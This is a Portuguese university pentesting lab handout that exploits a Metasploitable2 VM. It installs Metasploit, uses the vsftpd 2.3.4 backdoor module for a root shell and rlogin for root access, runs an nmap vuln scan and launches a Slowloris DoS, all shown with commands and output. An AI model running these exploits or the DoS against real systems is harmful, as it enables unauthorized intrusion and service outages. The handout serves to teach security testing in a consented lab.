Insper

Roteiro 3 - Exploração

Tecnologias Hackers - Professor Dr. Rodolfo Avelino

Objetivo

Utilizar ferramentas e recursos para exploração de vulnerabilidades do alvo.

Preâmbulo

Os desafios deste roteiro serão em vários momentos conduzidos por meio da imagem da máquina virtual metasploitable que deverão ser executadas com o player gratuito VirtualBox (https://www.virtualbox.org/). As ferramentas e scripts para a execução dos testes poderão ser instaladas em seu sistema operacional pessoal ou até mesmo serem executadas por meio de outra máquina virtual que deverá ser executada com a distribuição Kali Linux (https://www.kali.org/downloads/).

Disclamer

A disciplina de Pentesting proporciona aos alunos a experiência de testar e explorar ambientes computacionais por meio de ferramentas e scripts reais. O objetivo único é de capacitar os alunos para as práticas de testes e análises de segurança de redes, sistemas e aplicações por meio de simulações de exploração em ambiente educacional. A utilização destas técnicas não deverá ser realizada em outros ambientes sem o consentimento do proprietário ou administrador da rede, sistema ou aplicação.

Metasploit

Metasploit é um projeto de segurança que divulga informações relacionadas a vulnerabilidades ("exploits") e busca facilitar testes de penetração ("pentests") e o desenvolvimento de Sistema de detecção de intrusos. O projeto pertence a empresa Rapid7.

O subprojeto mais famoso é o Metasploit Framework, ferramenta open-source para desenvolvimento e execução de vulnerabilidades contra uma máquina destino. Esta ferramenta é disponibilizada em algumas distribuições Linux, tais como Kali Linux e Parrot.

Insper

Tutorial para instalação do Metasploit Framework em distribuições baseadas em Debian e Ubuntu.

Para este tutorial iremos utilizar um script de instalação. Vale lembrar que esta instalação é necessária, caso você não vá utilizar o Kali para a execução dos exercícios.

Antes de iniciar a instalação precisamos atender os pré requisitos:

- Postgresql
- Ruby on rails

Agora baixe o instalador do Metasploit usando o comando wget o curl:

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall

Depois de fazer o download atribuas as permissões de execução no arquivo:

chmod +x msfinstall

Em seguida execute o instalador

./msfinstall

O script do instalador adicionará o repositório Metasploit Framework à sua lista de repositórios e instalará todas as ferramentas necessárias.

```
Adding metasploit-framework to your repository list..OK
Updating package cache..E: The repository 'https://apt.releases.hashicorp.com ulyssa Release' does not have a Release file.
OK
Checking for and installing update..
Lendo listas de pacotes... Pronto
Construindo árvore de dependências
Lendo informação de estado... Pronto
Os seguintes pacotes foram instalados automaticamente e já não são necessários:
  libcephfs2 samba-vfs-modules tdb-tools
Utilize 'apt autoremove' para os remover.
Os NOVOS pacotes a seguir serão instalados:
  metasploit-framework
0 pacotes atualizados, 1 pacotes novos instalados, 0 a serem removidos e 429 não atualizados.
É preciso baixar 252 MB de arquivos.
Depois desta operação, 607 MB adicionais de espaço em disco serão usados.
Obter:1 http://downloads.metasploit.com/data/releases/metasploit-framework/apt lucid/main amd64 metasploit-framework amd64 6.0.55+20210728102518~1rapid7-1 [252 MB]
Baixados 252 MB em 24s (10,4 MB/s)
A seleccionar pacote anteriormente não seleccionado metasploit-framework.
(Lendo banco de dados ... 326357 ficheiros e directórios actualmente instalados.)
A preparar para desempacotar .../metasploit-framework_6.0.55+20210728102518~1rapid7-1_amd64.deb ...
A descompactar metasploit-framework (6.0.55+20210728102518~1rapid7-1) ...
Configurando metasploit-framework (6.0.55+20210728102518~1rapid7-1) ...
update-alternatives: a usar /opt/metasploit-framework/bin/msfbinscan para disponibilizar /usr/bin/msfbinscan (msfbinscan) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfconsole para disponibilizar /usr/bin/msfconsole (msfconsole) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfd para disponibilizar /usr/bin/msfd (msfd) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfdb para disponibilizar /usr/bin/msfdb (msfdb) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfelfscan para disponibilizar /usr/bin/msfelfscan (msfelfscan) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfmachscan para disponibilizar /usr/bin/msfmachscan (msfmachscan) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfpescan para disponibilizar /usr/bin/msfpescan (msfpescan) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfrop para disponibilizar /usr/bin/msfrop (msfrop) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfrpc para disponibilizar /usr/bin/msfrpc (msfrpc) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfrpcd para disponibilizar /usr/bin/msfrpcd (msfrpcd) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfupdate para disponibilizar /usr/bin/msfupdate (msfupdate) em modo auto
update-alternatives: a usar /opt/metasploit-framework/bin/msfvenom para disponibilizar /usr/bin/msfvenom (msfvenom) em modo auto
Run msfconsole to get started
```

Quando a instalação for concluída, crie e inicialize o banco de dados msf com o comando:

msfdb init

Isso criará um esquema de banco de dados inicial, definirá a conta de serviço e iniciará os serviços. Agora que o banco foi inicializado, você pode iniciar o msfconsole.

Conhecendo e praticando o Metasploit

Os exercícios a seguir serão executados na máquina Metasploitable2 já disponibilizada em aula anterior. Para efeitos de exemplo nos scripts eu assumindo o IP 192.168.68.131 para a máquina alvo. Lembre-se de tomar nota do IP de sua máquina virtual Metasploitable2 e alterar no momento oportuno o ip dos scripts dos exercícios.

Exercício A – explorando backdoor com metasploit

Na porta 21 da máquina virtual Metasploitable2 está em execução o processo vsftpd, um servidor FTP popular. Esta versão específica contém uma backdoor que foi inserida no código-fonte por um intruso. A backdoor foi rapidamente identificada e removida, mas não antes de algumas pessoas fazerem o download. Se for enviado um nome de usuário que termine na sequência :) ‘[uma cara feliz], a versão

backdoored abrirá um shell de escuta na porta 6200. Podemos demonstrar isso com telnet ou usar o módulo Metasploit Framework para explorá-lo automaticamente. Para este exercício utilizaremos o Metasploit Framework:

1) iniciei o Metasploit com o comando:
msfconsole

2) Agora vamos carregar o exploit que vai explorar o serviço vsftpd por meio do comando “use exploit/unix/ftp/vsftpd_234_backdoor”.

msf > use exploit/unix/ftp/vsftpd_234_backdoor

3) execute o comando *show targets* para exibir os exploits disponíveis para a execução do exploit. No caso da figura abaixo será apresentado a target com o ID 0.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
```

selecione o target com o ID 0.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set target 0
target => 0
```

Agora vamos configurar a variável do exploit para executar no HOST metasploitable2. Na sequência execute o exploite com o comando *exploit*.

Insper

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.68.131
rhosts => 192.168.68.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.68.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.68.131:21 - USER: 331 Please specify the password.
[+] 192.168.68.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.68.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.68.131:6200) at 2021-07-28 12:47:53 -0300
```

A última linha da figura indica que você já tem a shell do alvo

([*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.68.131:6200))

Agora você pode executar os comandos na máquina alvo.

Exercício B

Na máquina Metasploitable as portas TCP 512, 513 e 514 são conhecidas como serviços "r" e foram configuradas incorretamente para permitir acesso remoto de qualquer host. Para tirar vantagem disso, certifique-se de que o cliente "rsh-client" esteja instalado (apt-get install rsh-client) e execute o seguinte comando com o seu usuário root local:

rlogin -l root IPDOALVO

Se for solicitada uma chave SSH, isso significa que as ferramentas rsh-client não foram instaladas e sua máquina está usando SSH por padrão. Instale o rsh-client!

Insper

```
root@avelino-XPS-13-9350:/home/avelino# rlogin -l root 192.168.68.131
Last login: Wed Jul 28 09:16:05 EDT 2021 from 192.168.68.111 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Exercício C – escaneando vulnerabilidades

O Metasploit também possuí o módulo de scan de vulnerabilidades do Nmap. Para isso basta executar o comando a seguir no msfconsole:

msf6 > db_nmap -v --script vuln IPDOALVO

```
msf6 > db_nmap -v --script vuln 192.168.68.131
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-28 16:03 -03
[*] Nmap: NSE: Loaded 105 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 16:03
[*] Nmap: NSE Timing: About 47.83% done; ETC: 16:04 (0:00:35 remaining)
[*] Nmap: Completed NSE at 16:04, 34.72s elapsed
[*] Nmap: Initiating NSE at 16:04
[*] Nmap: Completed NSE at 16:04, 0.00s elapsed
[*] Nmap: Pre-scan script results:
[*] Nmap: | broadcast-avahi-dos:
[*] Nmap: |   Discovered hosts:
[*] Nmap: |     224.0.0.251
[*] Nmap: |   After NULL UDP avahi packet DoS (CVE-2011-1002).
[*] Nmap: |_  Hosts are all up (not vulnerable).
[*] Nmap: Initiating Ping Scan at 16:04
[*] Nmap: Scanning 192.168.68.131 [2 ports]
[*] Nmap: Completed Ping Scan at 16:04, 0.00s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 16:04
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 16:04, 0.13s elapsed
[*] Nmap: Initiating Connect Scan at 16:04
[*] Nmap: Scanning 192.168.68.131 [1000 ports]
[*] Nmap: Discovered open port 25/tcp on 192.168.68.131
```

Tenha um pouco de paciência…. a execução deste script demora um pouquinho.


Insper

Exercício D – Ataque DOS

Durante o scan foi detectado que a máquina está vulnerável ao ataque http-slowloris, que permite ao atacante executar um ataque de negação de serviço:

```
|_http-server-header: Apache/2.4.10 (Debian)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
```

Antes de explorarmos o alvo, vamos confirmar que a página do alvo está no ar. Por meio do navegador de sua máquina hospedeira digite o número ip da máquina alvo.



Agora vamos carregar o módulo slowloris no msfconsole:
msf6 > use auxiliary /dos/http/slowloris

Insper

Em seguida vamos indicar o alvo
msf6 auxiliary(dos/http/slowloris) > set rhosts IPDOALVO

Por fim executar o ataque.
msf6 auxiliary(dos/http/slowloris) > run

```
msf6 > use auxiliary /dos/http/slowloris

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris   2009-06-17       normal  No     Slowloris Denial of Service Attack


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris

[*] Using auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > set rhosts 192.168.68.131
rhosts => 192.168.68.131
msf6 auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.68.131

[*] Starting server...
[*] Attacking 192.168.68.131 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

Perceba que durante a execução do ataque a página não estará funcional. Retorne na página e clique nos links para testar.

Insper

Exercício E – Análise de log / web server

Formato de Log web server

Para gerenciar com eficiência um servidor da Web, ou até mesmo realizar uma análise de possíveis comportamentos de ataque ao seu ambiente, é necessário obter informações sobre a atividade e o desempenho do servidor, bem como sobre quaisquer problemas que possam estar ocorrendo. O Web Server fornece recursos de logs abrangentes e flexíveis. Existem alguns padrões de saída de log. Entre eles o combined, agent, full, commom, debug e o referer. Suas diferenças estão na quantidade de informações registradas na requisição de uma conexão. Abaixo são listados os dados registrados por cada um dos formatos:

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %T %v"
full

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %P %T"
debug

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\""
combined

LogFormat "%h %l %u %t \"%r\" %>s %b" **common**

LogFormat "%{Referer}i -> %U" **referer**

LogFormat "%{User-agent}i" **agent**

Baixe o arquivo de Log disponível no blackboard e responda as perguntas a seguir:

Insper

Tarefa 1: Qual é o formato de Log apresentado (configurado)?

Tarefa 2: É comum que os registros (logs) comecem com o número IP do requisitante. O arquivo em análise apresenta algumas linhas onde o início é uma data. Que tipo de log são estes?

Tarefa 3: Liste os IPS que você julga realizar conexões suspeitas e liste os motivos:

Tarefa 4: Realize uma pesquisa sobre APT (Advanced Persistent Threat) e comente suas características:

Tarefa 5: Explore outra vulnerabilidade (não apresentada neste roteiro) na máquina alvo e apresente as evidências.

Tarefa 6: Qual a diferença entre Worm e Spyware?

Tarefa 7: Qual a diferença entre payload e um exploit?

Tarefa 8: Qual diferença entre DOS e DDOS?

Tarefa 9: Como funciona o ataque de IP Spoofing?

Tarefa 10: Como funcionam os Ransomwares?